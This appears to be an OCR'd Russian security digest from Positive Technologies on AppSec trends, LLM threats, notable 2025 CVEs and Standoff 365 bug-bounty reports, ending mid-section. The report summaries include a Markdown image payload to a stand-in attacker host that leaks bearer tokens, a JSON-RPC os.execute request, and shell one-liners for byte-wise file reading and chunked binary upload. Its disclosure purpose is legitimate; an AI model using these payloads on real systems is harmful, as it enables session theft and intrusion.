
AS IS

- Проверка зависимостей на наличие CVE (обычный родной SCA).
- Генерация SBOM-файлов (по требованию заказчиков/регуляторов или просто чтобы было).
- Полуавтоматическая верификация лицензий и политик.

TO BE

- Reachability Analysis: анализирует, используется ли уязвимая часть кода в реальности.
- Runtime-корреляция: сопоставляет SCA и телеметрию (трассировка, логи).
- Верификация путей эксплуатации: анализ цепочки вызовов к потенциально уязвимой функции.
- Полная интеграция с CI/CD и никаких ручных запусков.

❶



Д — достижимость


Требования к SCA-инструментам больше не получится ограничивать просто выводом информации «такой-то компонент уязвим потому-то». Сейчас надо бы уже анализировать статически вызовы уязвимых функций и проверять, попадают ли эти уязвимые кусочки на реально используемый код.


- Меньше false positive — не нужно тратить время на мертвые CVE.
- Быстрая приоритизация патчей — внимание только на те уязвимости, которые могут быть реально использованы.
- Контекстная безопасность — риск теперь считается не глобально, а в контексте приложения.

Поэтому мы сделали так в PT AI ❶: нас действительно тревожило, сколько времени уходит на триаж именно сработок SCA. Оказалось — решение на поверхности. Про него уже давно писали, но, кажется, именно в 2026 г. это станет новой гигиенической нормой безопасности приложений.

А как выглядит идеальная картинка Supply Chain в рамках безопасной разработки?

1. SBOM с подписанными артефактами
2. Контекстный SCA с Reachability
3. Runtime-наблюдение и корреляция
4. Policy-as-code для управления зависимостями
5. Автоматизированные pull request'ы на безопасную версию






БЕЗОПАСНОСТЬ LLM-ОРИЕНТИРОВАННОЙ РАЗРАБОТКИ — ЭТО НЕ ПРОСТО АПИШКА, А ЦЕЛЫЙ ВЕКТОР АТАК

Помимо того, что угрозы могут быть неспецифическими для LLM (окружение и процесс деплоя), основной пласт незнания нам создают специфические угрозы (подробнее — в нашей статье ❷):


1. Prompt Injection.
2. Утечка данных.
3. Небезопасный вызов функций / удаленное выполнение кода.
4. Галлюцинации.
5. Авторизация через LLM и обход RBAC и прочих.

Что же мы увидим в следующем году?

1. Специфическое моделирование угроз под LLM — такие модели точно будут в общем доступе, и мы заметим рост их популярности.
2. Контроль и фильтрация запросов и ответов. Чувствую, что в следующем году будет повышенный интерес к файрволингу запросов и ответов модели, причем это будет выглядеть как Next Generation Application Firewall (либо полноценный хайлоад-продукт). Сделать на коленочке не получится, поэтому наблюдаем и ждем новый класс инструментов.
3. LLM-specific-логирование и аудит: теперь журналы логов будут содержать все промпты и ответы, которые надо будет изучать, чистить и собирать заново.
4. Контроль доступа LLM. Полноценный анализ доступа к агентным системам и проверка доступов, SSO для чат-ботов и все такое. Кажется, будущее не за горами! Как и счастье, кстати 🙂



Вот такой душевный и осмысленный топ-5 у меня получился 🙂 Что вы видите как обязательное условие существования бизнеса, а что не уложилось в ваш личный топ?




ТОП-5 ХОЧУ/*могу* В APPSEC

Светлана Газизова


Директор по построению процессов DevSecOps, Positive Technologies

Хочу: полностью автоматизированный пайплайн безопасности с автофиксом, SBOM, runtime-мониторингом и политиками.

Могу: перенести все файндинги на новую страничку excel.




Хочу: анализ достижимости уязвимостей в зависимостях и приоритизацию только реально эксплуатируемых из них.




Могу: запретить команде использовать все библиотеки, которые не пролежали в репозитории две недели.

Хочу: выстроенный процесс в каждой команде, Threat modeling в начале разработки каждой значимой фичи и zero-trust во всех слоях.




Могу: попросить не выкатывать релиз с RCE.


Хочу: LLM-ассистента, который обнаруживает уязвимости, пишет безопасный код и контролирует всю команду бесшовно.




Могу: спросить у chatGPT: «Что делать, если команда разработки меня газлайтит?»



Хочу: чтобы разработчики сами писали нормальный код, проходили курсы и ставили security-патчи по выходным.



Могу: попросить ребят не публиковать креды в Gitlab. Снова.



ТОП-5 ТРЕНДОВЫХ УЯЗВИМОСТЕЙ 2025 ГОДА

Александр Леонов

Ведущий эксперт отдела экспертизы MaxPatrol VM, Positive Technologies

2025 г. продолжает ставить новые рекорды по количеству и изощренности киберугроз. А мы продолжаем анализировать уязвимости и выделять наиболее критичные из них — те, которые злоумышленники используют в реальных атаках прямо сейчас (или будут использовать в ближайшем будущем). Сложно выделить из общего списка ❶ трендовых уязвимостей, добавленных нами в 2025 г., самые-самые критичные, так как все они очень разноплановые и представляют реальную опасность для организаций. Но я выбрал наиболее интересные — разумеется, на свой субъективный вкус;)

1 RCE-уязвимость в CommuniGate Pro (BDU:2025-01331)

Это единственная трендовая уязвимость в российском продукте с 2023 г. Причем в продукте, доступном на сетевом периметре, так как платформа CommuniGate Pro, по сути, «импортозамещает» Microsoft Exchange. Уязвимость позволяет выполнить произвольный код и не требует аутентификации. Прямой путь в инфраструктуру!

По данным CyberOK, в феврале 2025-го уязвимыми были 40% всех отслеживаемых инсталляций CommuniGate Pro в Рунете.

RCE-уязвимость и уязвимость чтения файлов в Apache HTTP Server (CVE-2024-38475)

Ошибка экранирования в модуле mod_rewrite позволяет либо выполнить код, либо прочитать любые файлы на сервере. Уязвимость активно эксплуатировалась в атаках на шлюзы безопасного доступа SonicWall SMA. Естественно, эта уязвимость может всплыть в огромном множестве продуктов, включающих в себя Apache HTTP Server.

Уязвимость добавили в CISA KEV (каталог активно эксплуатируемых уязвимостей) в мае 2025 г., но PoC эксплойта был доступен на Github гораздо раньше — с 18 августа 2024 г.

RCE-уязвимость в Erlang/OTP (CVE-2025-32433)

Erlang — язык программирования, активно использующийся в телекоммуникациях, банковской сфере, e-commerce, компьютерной телефонии и мессенджерах. Поэтому эксплуатация RCE-уязвимости в SSH-сервере Erlang/OTP может оказать парализующее воздействие на критическую инфраструктуру. Неаутентифицированный злоумышленник может выполнить произвольный код. При определенных условиях — даже от root'а.

Доступны публичные эксплойты. Затронуты устройства Cisco, и наверняка не только они. Уязвимость добавили в CISA KEV 9 июня 2025 г.

Закончим двумя уязвимостями, активно эксплуатирующимися в фишинговых атаках.

RCE-уязвимость в Internet Shortcut Files (CVE-2025-33053)

Эксплуатация уязвимости позволяет злоумышленнику удаленно выполнить произвольный код при открытии жертвой специального .url-файла. Уязвимость эксплуатировалась APT-группой Stealth Falcon как минимум с марта 2025 г. В ходе эксплуатации уязвимости хакеры загружали и запускали вредоносное ПО Horus Agent.

Спуфинг в Windows File Explorer (CVE-2025-24071)

Когда файловый менеджер Windows видит в папке файл типа .library-ms, он автоматически начинает его парсить. Если файл содержит ссылку на удаленную SMB-шару, инициируется NTLM handshake для аутентификации. И если SMB-шару контролирует злоумышленник, то он может перехватить NTLMv2-хеш, побрутить его или использовать в атаках pass-the-hash.

Но ведь такой файл нужно как-то подсунуть пользователю? Оказывается, уязвимость эксплуатируется при распаковке архива (ZIP/RAR), содержащего зловредный файл. Сам файл открывать не нужно. Суперэффективно для фишинга!

Уязвимость активно эксплуатируется вживую, есть PoC. Эксплойт для этой уязвимости продавался в даркнете с ноября прошлого года.

ТОП-5 УЯЗВИМОСТЕЙ СО STANDOFF 365

Дарья Афанасова

Руководитель группы триажа уязвимостей, Positive Technologies

Иногда баги не просто находят — ими делятся. В представленных ниже отчетах — все, что мы любим в уязвимостях: XSS с обходом httpOnly, RCE через JSON-RPC, утечка кода из .git/, угнанная через Markdown сессия и 3rd party XSS на сайтах клиентов.

Кейсы показывают, как из небольшого упущения вырастает полноценный риск и почему технические детали имеют значение.

Отчет

SESSION HIJACKING ЧЕРЕЗ MARKDOWN: КОГДА КАРТИНКИ — ЭТО СЛИШКОМ

Компания: Standoff 365

Автор: byq

На платформе Standoff 365 исследователь byq обнаружил критическую уязвимость, позволяющую перехватывать пользовательские сессии через механизм загрузки изображений в Markdown. Звучит как анекдот: «добавили картинки в редактор — потеряли контроль над авторизацией». Но уязвимость оказалась настолько явной и показательной, что точно достойна разбора.

Контекст: Markdown как точка входа

Функциональность рендеринга изображений в Markdown давно не новость. В случае Standoff 365 предполагалось, что изображения можно будет загружать только с одного доверенного хоста — https://api.standoff365.com. Соответствующая проверка действительно была реализована в коде, однако оказалась недостаточно надежной.

Речь идет о следующем фрагменте:

```
if (d = t.properties.src, u !== Hc.NotFound && !new RegExp('^'.concat((0, p.VY)
(), '.+')).test(d)) {
  e.next = 14;
  break;
}
```


Здесь (0, p.VY)() — это строка с базовым разрешенным URL, то есть https://api.standoff365.com. Проблема в том, что регулярное выражение «https://api.standoff365.com.+» пропускает не только этот домен, но и все, что на него похоже. Например, https://api.standoff365.com.evil.com/image.png. Такой URL технически указывает на совсем другой сервер — evil.com, но регулярка успешно его пропускает, потому что строка действительно начинается с нужного префикса. Уязвимость вполне классическая, однако в данном случае последствия выходят за рамки обычного SSRF или подмены контента.


Механика атаки

Самое интересное начинается в момент загрузки изображения. Вместо того, чтобы оставить рендеринг браузеру, клиентская часть приложения **самостоятельно отправляет HTTP-запрос за изображением**, при этом добавляя заголовок Authorization с сессионным токеном пользователя. Однако механизм не учитывает возможности подмены хоста.

Если атакующий вставит в Markdown ссылку на подставной адрес (например, ![gotcha](https://api.standoff365.com.attacker.tld/stolen.png)), то приложение выполнит запрос к attacker.tld, добавив к нему заголовок Authorization: Bearer ..., где будет живой токен пользователя, открывшего страницу. С этого момента его сессия находится в полном распоряжении злоумышленника.

Важно подчеркнуть, что эта атака не требует участия пользователя: жертве достаточно всего один раз открыть страницу с вредоносным Markdown.





RCE ЧЕРЕЗ JSON-RPC: КОГДА API БЕЗ ВЕРИФИКАЦИИ ОТКРЫВАЕТ ВЕСЬ СЕРВЕР


Компания: VK

Автор: cutoffurmind

В этом отчете исследователь описывает критическую уязвимость удаленного выполнения кода (RCE — remote code execution) в сервисе VK, размещенном на поддомене *.org. В фокусе — открытый JSON-RPC API, раздающий полномочия без проверок. Источник проблемы — модуль, доступный на GitHub, использующий os.execute в Lua без какой-либо авторизации, whitelisting или sandboxing.

Контекст: JSON-RPC, Lua и доверие

Исследуемый сервис предоставляет HTTP-интерфейс, реализующий JSON-RPC. Это популярный формат вызова удаленных процедур, который часто используется в микросервисах, встраиваемых системах и даже веб-фреймворках. Проблема возникает, когда принимаемый JSON с методом «os.execute» просто исполняется сервером.



Пример запроса:

```
POST /##### HTTP/1.1
Host: #####.#####.org
Content-Type: application/x-www-form-urlencoded
{"method":"os.execute","params":["exit 1"],"id":1}
```

Ответ сервера:

```
{"id":1,"result":[[256]]}
```


Сервер без лишних вопросов выполняет команду shell и возвращает exit-код. Это уже RCE. Все, что остается, — построить полезную цепочку действий.

Механика атаки

Так как os.execute возвращает только exit-код (а не stdout), исследователь показывает изящный прием: оборачивает команду в dd с последующим exit $(printf ...), тем самым кодируя байт в код возврата.

Функция get_byte в скрипте ниже позволяет читать произвольные файлы побайтно, с нужной точностью:

```
char=$(dd if={file_name} bs=1 skip={offset} count=1 2>/dev/
null); exit $(printf '%d' \"'$char'\")
```



Выходной код становится ASCII-кодом символа, и достаточно запросить байт за байтом, чтобы восстановить текст. Да, медленно. Но зато это работает даже в полностью заглушенной среде без stdout.

Таким образом, атакующий может побайтно читать ls -la > /tmp/test и затем запросами извлекать содержимое /tmp/test. В отчете исследователь подтверждает, что ему удалось заполучить файлы, имена их владельцев и, что особенно важно, файлы, принадлежащие root.

Эксплуатация: загрузка произвольных файлов на сервер

Уязвимость позволяет не только читать. Так как доступна полная командная строка, исследователь также демонстрирует возможность **передавать бинарные файлы на сервер**, используя:

1) локальное кодирование файла в base64;

2) отправку кусков по 4096 байт с помощью echo | base64 -d | dd of=... seek=... conv=notrunc.

```
echo "c2hlbGwgc2NyaXB0Cg==" | base64 -d | dd of=/tmp/hello.sh bs=1 seek=0 conv=notrunc
```

Такой подход позволяет «собрать» на сервере любой бинарник из частей. Автор отчета в демонстрации загружает nmap в /tmp, что позволяет вызывать nmap как локальный исполняемый файл.


GIT В ОТКРЫТОМ ДОСТУПЕ: КАК УЯЗВИМЫЙ VHOST НА SUBDOMAIN ВЫДАЛ ВЕСЬ ИСХОДНИК

Компания: «Самокат»

Автор: BlackFan

Промосервис на поддомене крупного ретейлера оказался уязвим для одной из самых старых и, казалось бы, тривиальных проблем: **доступ к .git/ директории и исходному коду** через неверно настроенный виртуальный хост. Подобный баг уровня «начинающий devops» вполне может привести к полному сливу проекта с чувствительными артефактами и функциональными секретами.

В отчете подробно показано, как обойти стандартную изоляцию веб-приложений и вытащить исходный код сразу нескольких сервисов. При этом речь идет не только о раскрытии структуры, но и о доступе к файлам .env, .gitlab-ci.yml и .vue-компонентам с логикой генерации промокодов.



Контекст и механика атаки: ошибка в настройке виртуальных хостов (vhost)

На сервере размещено несколько приложений, для каждого есть свой путь:

